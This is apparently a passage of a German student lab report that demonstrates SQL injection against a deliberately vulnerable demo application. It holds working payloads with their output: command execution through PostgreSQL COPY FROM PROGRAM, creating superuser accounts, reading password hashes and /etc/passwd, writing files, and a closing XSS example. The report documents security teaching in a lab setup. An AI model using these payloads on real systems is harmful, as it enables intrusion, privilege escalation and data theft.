sys	1	2	3
kemper	1	2	3

1.3.2. PostgreSQL


In der Docker-Umgebung wird in PostgreSQL keine Cross-Database-Reference, Mehrfachabfragen/Multiquery Anweisungen oder Create Database Befehle durch das Python Framework SQLAlchemy unterstützt bzw. ist nicht implementiert und führt zu einer Fehlermeldung. Hierdurch ist das Verändern von Daten vorerst nicht möglich. Das nachfolgende Create Statement demonstriert dies.

';CREATE DATABASE hack; --




Dennoch besteht die Möglichkeit über das Einschleusen und Ausführen von Befehlen in eine bestehende Datenbank/Datenbanktabelle mithilfe der CLI (Command Line Interface) von PostgreSQL. Der Aufruf psql -c steht hierbei für das Ausführen eines SQL-Kommandos über das CLI, hier folglich in der ersten Spalte der Tabelle tmp.

*'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "CREATE DATABASE hack'"; SELECT * FROM tmp; –*




Eine Datenbank namens hack konnte somit erfolgreich erstellt werden.


'; SELECT datname FROM pg_database; --



Anhand der zuvor dargelegten Möglichkeit über die Hilfstabelle und der Aufruf der Postgresql CLI sind nun auch weitere Injektionen möglich. Nachfolgend die Löschung der Datenbank hack.


*'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "DROP DATABASE hack'"; SELECT * FROM tmp; –*





Die Datenbank hack ist somit gelöscht.

'; SELECT datname FROM pg_database; --



1.4. Datenbankserver verändern

Scheitert ein Angriff daran, dass der verwendete Datenbanknutzer evtl. zu wenig Rechte hat, kann durch Veränderungen am Datenbankserver der Versuch unternommen werden, so gezielt Zugriff auf das DBMS zu bekommen. Hierbei können vorhandene Nutzer verändert (mehr Rechte als zuvor) oder gar gelöscht werden.

1.4.1. MySQL

Zunächst wurde mithilfe des nachfolgenden Befehls der User ermittelt, der für den aktuellen Datenbankzugriff verwendet wird.

x0x0' UNION SELECT CURRENT_USER(), 2, 3, 4; --

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' UNION SELECT CURRENT_USER(), 2, 3, 4; --

Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' UNION SELECT CURRENT_USER(), 2, 3, 4; --

Suchen

Vorlesungsnummer	Titel	Professor	SWS
root@%	2	3	4

Anhand dieses Users können mit Hilfe der Tabelle user_privileges, welche sich in der Datenbank information_schema befindet, die vergebenen Rechte eingesehen werden. Die Spalten GRANTEE und PRIVILEGE_TYPE enthalten hierbei den Username und die Rechte des Nutzers.

x0x0' UNION SELECT GRANTEE, PRIVILEGE_TYPE, IS_GRANTABLE, TABLE_CATALOG FROM information_schema. user_privileges; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' UNION SELECT GRANTEE, PRIVILEGE_TYPE, IS_GRANTABLE, TABLE_CATALOG FROM information_schema. user_privileges; --

Suchen

Vorlesungsnummer	Titel	Professor	SWS
'mysql.infoschema'@'localhost'	SELECT	NO	def
'mysql.infoschema'@'localhost'	SYSTEM_USER	NO	def
'root'@'%'	SELECT	YES	def
'root'@'%'	INSERT	YES	def
'root'@'%'	UPDATE	YES	def
'root'@'%'	DELETE	YES	def
'root'@'%'	CREATE	YES	def
'root'@'%'	DROP	YES	def
'root'@'%'	RELOAD	YES	def
'root'@'%'	SHUTDOWN	YES	def

Anhand dessen ist ersichtlich, dass der Nutzer 'root'@'%' u.a. die Berechtigung besitzt, andere Nutzer zu löschen (DELETE USER) oder anzulegen (CREATE USER). Mit Hilfe des folgenden Befehls wurde ein “Superuser” mit allen Rechten erstellt .

*x0x0'; CREATE USER 'Superuser'@'%' IDENTIFIED BY 'pass'; GRANT ALL PRIVILEGES ON *.* TO 'Superuser'@'%'; FLUSH PRIVILEGES; --*

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0'; CREATE USER 'Superuser'@'%' IDENTIFIED BY 'pass'; GRANT ALL PRIVILEGES ON *.* TO 'Superuser'@'%'; FLUSH PRIVILEGES; --


Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2

x0x0' UNION SELECT GRANTEE, PRIVILEGE_TYPE, IS_GRANTABLE, TABLE_CATALOG FROM information_schema. user_privileges; –

'Superuser'@'%'	SELECT	NO	def
'Superuser'@'%'	INSERT	NO	def
'Superuser'@'%'	UPDATE	NO	def
'Superuser'@'%'	DELETE	NO	def
'Superuser'@'%'	CREATE	NO	def
'Superuser'@'%'	DROP	NO	def


x0x0' UNION SELECT user, 2, 3, 4 FROM mysql.user; –




1.4.2. PostgreSQL

Unter Verwendung der nachstehenden Befehle konnte auch unter PostgreSQL ein User namens doe erstellt werden mit dem Password “pass” zur Authentifizierung und der Superuser Rolle (unter Verwendung des CLI und einer Hilfstabelle).


'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "CREATE USER doe WITH SUPERUSER"'; SELECT * FROM tmp; --




'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "*ALTER ROLE doe WITH LOGIN*"'; SELECT * FROM tmp; –



*'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "ALTER ROLE doe WITH PASSWORD "pass""'; SELECT * FROM tmp; –*



'; SELECT usename, usesuper FROM pg_user; --



Anhand der Passwort-Hashes, welche in der pg_shadow Tabelle abgelegt sind, wäre es möglich, die User Passwörter zu ermitteln (mithilfe von z.B. Tools wie hashcat).

'; SELECT usename, passwd FROM pg_shadow; --

1.5. Zugriff auf das Filesystem

Durch einen unberechtigten Zugriff in das Filesystem des Datenbankservers ist es dem Angreifer möglich, Daten auszulesen, um so an zusätzliche Informationen zu gelangen oder Daten zu verändern. So können z. B. Informationen zu Konfigurationen

erlangt werden oder durch eine Veränderung der Konfigurationsdateien der ganze Server korrumpiert bzw kompromittiert werden.


1.5.1. MySQL

Um in der Testumgebung einen LOAD_FILE-Befehl für eine MySQL Datenbank zu initiieren, musste eine Anpassung an der docker-compose.yaml Datei durchgeführt werden, sonst kommt es zum Rückgabewert NULL bzw. NONE.[1] Diese Problematik entsteht durch die veränderten Pfadangaben der Docker Umgebung. Hierzu wurde die Systemvariable secure_file_priv hinzugefügt.

```
13  mysql:
14    image: mysql:8
15    command: --default-authentication-plugin=mysql_native_password --secure-file-priv=""
16    restart: on-failure
17    environment:
18      MYSQL_ROOT_PASSWORD: root
19      MYSQL_DATABASE: kemper
20    volumes:
21      - mysql-data:/var/lib/mysql
22      - ./sql/kemper_mysql.sql:/docker-entrypoint-initdb.d/kemper.sql
```

Mit Hilfe des nachfolgenden LOAD_FILE Befehls konnte nun die Datei passwd ausgelesen werden (Leserechte).

x0x0' UNION SELECT LOAD_FILE('/etc/passwd'), 2, 3, 4;--



Ein schreibender Zugriff konnte dann wie folgt realisiert werden.

x0x0'; SELECT "Injected" INTO dumpfile '/var/lib/mysql/Injectedfile.txt'; --

[1] https://ycsoftware.net/mysql-load_file-returns-null/

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0'; SELECT "Injected" INTO dumpfile '/var/lib/mysql/Injectedfile.txt'; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4

x0x0' UNION SELECT LOAD_FILE('/var/lib/mysql/Injectedfile.txt'), 2, 3, 4; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' UNION SELECT LOAD_FILE('/var/lib/mysql/Injectedfile.txt'), 2, 3, 4; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
b'Injected'	2	3	4


Über die Docker Konsole ist ersichtlich, dass die Datei *Injectedfile.txt* angelegt wurde.

```
docker exec -it 4bc6dc13a900b6117fe0406d2388718a4cde2260f6dca53b32c116c5056a05ef /bin/sh
# cd var/lib/mysql
# ls
'#ib_16384_0.dblwr'   binlog.000009   binlog.000022   binlog.000035   binlog.000048   mysql.ibd
'#ib_16384_1.dblwr'   binlog.000010   binlog.000023   binlog.000036   binlog.index    performance_schema
'#innodb_temp'        binlog.000011   binlog.000024   binlog.000037   ca-key.pem      private_key.pem
 Injectedfile.txt     binlog.000012   binlog.000025   binlog.000038   ca.pem          public_key.pem
 auto.cnf             binlog.000013   binlog.000026   binlog.000039   client-cert.pem server-cert.pem
 binlog.000001        binlog.000014   binlog.000027   binlog.000040   client-key.pem  server-key.pem
 binlog.000002        binlog.000015   binlog.000028   binlog.000041   ib_buffer_pool  sys
 binlog.000003        binlog.000016   binlog.000029   binlog.000042   ib_logfile0     undo_001
 binlog.000004        binlog.000017   binlog.000030   binlog.000043   ib_logfile1     undo_002
 binlog.000005        binlog.000018   binlog.000031   binlog.000044   ibdata1
 binlog.000006        binlog.000019   binlog.000032   binlog.000045   ibtmp1
 binlog.000007        binlog.000020   binlog.000033   binlog.000046   kemper
 binlog.000008        binlog.000021   binlog.000034   binlog.000047   mysql
#
```

1.5.2. PostgreSQL


In der Docker Umgebung ist es durch bestehende Mehrfachabfragen/Multiquery Problematik nicht ohne Umweg möglich, in die Dateien des Filesystems einzusehen. Unter Zunahme des nachfolgenden Befehls sind die vorhandenen Dateien vom Filesystem ersichtlich.

*'; select * from pg_ls_dir('.'); --*




Eingesehen kann dann in die Dateien wieder mit Hilfe einer Hilfstabelle (tmp) und dem COPY Statement. So können z. B. die Linuxbefehle ls und cat eingeschleust werden. Hierbei dient ls um Strukturen anzuzeigen und cat als Anzeiger.

'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'ls /etc/'; SELECT * FROM tmp; --




*'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'cat /etc/passwd'; SELECT * FROM tmp; --*




Ein Schreibzugriff konnte nachfolgend mit Hilfe der Hilfstabelle tmp und dem Befehl printf sowie der Linux Bash[2] realisiert werden. Die Datei injected_hello_world.sh wurde hierbei ins Filesystem geschrieben und anschließend der Inhalt angezeigt.


*x0x0'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(name text); COPY tmp FROM PROGRAM 'printf "#!/bin/bash\necho " injected Hello World"" >> /var/lib/postgresql/data/_injected_hello_world.sh'; SELECT * FROM tmp; --*



*x0x0'; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(name text); COPY tmp FROM PROGRAM '\. /var/lib/postgresql/data/_injected_hello_world.sh'; SELECT * FROM tmp; --*



Über die Docker Konsole ist ersichtlich, dass die Datei *_injected_hello_world.sh* erstellt wurde.



[2] https://www.bin-bash.de/scripts.html

1.6. Einschleusen von beliebigem Code

Um Code in der Docker Umgebung ausführen zu können, mussten kleinere Anpassungen an der Template Datei der Vorlesung (vorlesungen.html) vorgenommen werden.

```
<tbody>
    {% for datensatz in data %}
    <tr>
        {% for feld in datensatz %}
        <td>{{ feld | safe }}</td>
        {% endfor %}
    </tr>
    {% endfor %}
</tbody>
```

Die Ausgabe wurde hier angepasst, da die verwendete Template Rendering Engine der Docker Umgebung HTML Inhalte herausfiltert. Das Einschleusen von beliebigem Code wäre somit nicht realisierbar.

Des Weiteren muss, um eine Cross Site Scripting-Attacke in der verwendeten Docker Umgebung durchführen zu können, das sogenannte “Autoescaping” deaktiviert werden. Dieses ist standardmäßig beim Flask-Modul render_template(), welches u.a. die Umgebung realisiert, aktiv[3]. Hierdurch werden u. a. Zeichen wie eckige Klammern escaped. So wird z. B. bei einem injizieren Javascript Befehl wie <script>alert("ATTACK!")</script> dies nicht in dieser Form an die Applikation durchgereicht. Der Code wird somit nicht im Browser des Users ausgeführt.

